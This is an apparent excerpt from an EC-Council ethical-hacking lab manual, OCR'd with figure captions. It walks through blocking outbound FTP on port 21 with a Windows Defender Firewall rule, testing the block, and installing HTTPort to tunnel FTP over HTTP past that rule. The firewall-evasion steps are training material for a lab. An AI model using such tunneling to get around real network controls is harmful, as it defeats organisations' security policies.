


Figure 2.2.5: Launching Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

14. The **Control Panel** window appears with all control panel items displayed. Select **Windows Defender Firewall**.



Figure 2.2.6: Opening Windows Firewall

15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



Figure 2.2.7: Configuring Windows Firewall

16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.




Figure 2.2.8: Configuring Windows Firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.



Figure 2.2.9: Configuring Advanced Windows Firewall

20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.




Figure 2.2.10: Adding a new outbound rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.




Figure 2.2.11: Windows Firewall Selecting a Rule Type

23. Select **All remote ports** in **Protocol and Ports** and click **Next**.




Figure 2.2.12: Windows Firewall assigning Protocols and Ports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. In **Action**, **Block the connection** is selected by default and click **Next**.




Figure 2.2.13: Windows Firewall setting an Action

25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.




Figure 2.2.14: Windows Firewall Profile settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.




Figure 2.2.15: Windows Firewall assigning a name to Port

27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.




Figure 2.2.16: Windows Firewall new rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.




Figure 2.2.17: Windows Firewall new rule properties

29. The **Properties** window for **Port 21 Blocked** rule appears.
30. Select the **Protocols and Ports** tab. In the **Remote port**: field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. Leave the other default settings, click **Apply**, and then click **OK**.




Figure 2.2.18: Firewall Port 21 Blocked Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Test for Accessing FTP Site

32. Disable the rule and confirm that you can connect to the ftp site.
33. Right-click the newly added rule and click **Disable Rule**.




Figure 2.2.19: Disabling the outbound rule

34. Launch the command prompt and issue **ftp 10.10.10.10**. You will be asked to enter the username.




Figure 2.2.20: Issuing FTP command

Note: In the above-mentioned command, **10.10.10.10** refers to the IP address of **Windows 10** where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

35. This means you can establish an FTP connection, and then close the command prompt window.
36. Now, enable the rule and check whether you can establish a connection.
37. Right-click the newly added rule and click **Enable Rule**.




Figure 2.2.21: Enabling the outbound rule

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.10.10**.
39. The added outbound rule should block the connection, as shown in the screenshot.




Figure 2.2.22: Issuing FTP command

Note: In the above-mentioned command, **10.10.10.10** refers to the IP address of **Windows 10**, where the ftp site is located. Make sure that you issue the IP address of Windows 10 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 10**.
41. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.
42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPort.




Figure 2.2.23: HTTPort Setup wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Perform HTTP Tunneling

44. Launch HTTPort (**Httport3SNFM**) from the **Start** menu.




Figure 2.2.24: Windows Server 2012 Apps screen

45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.

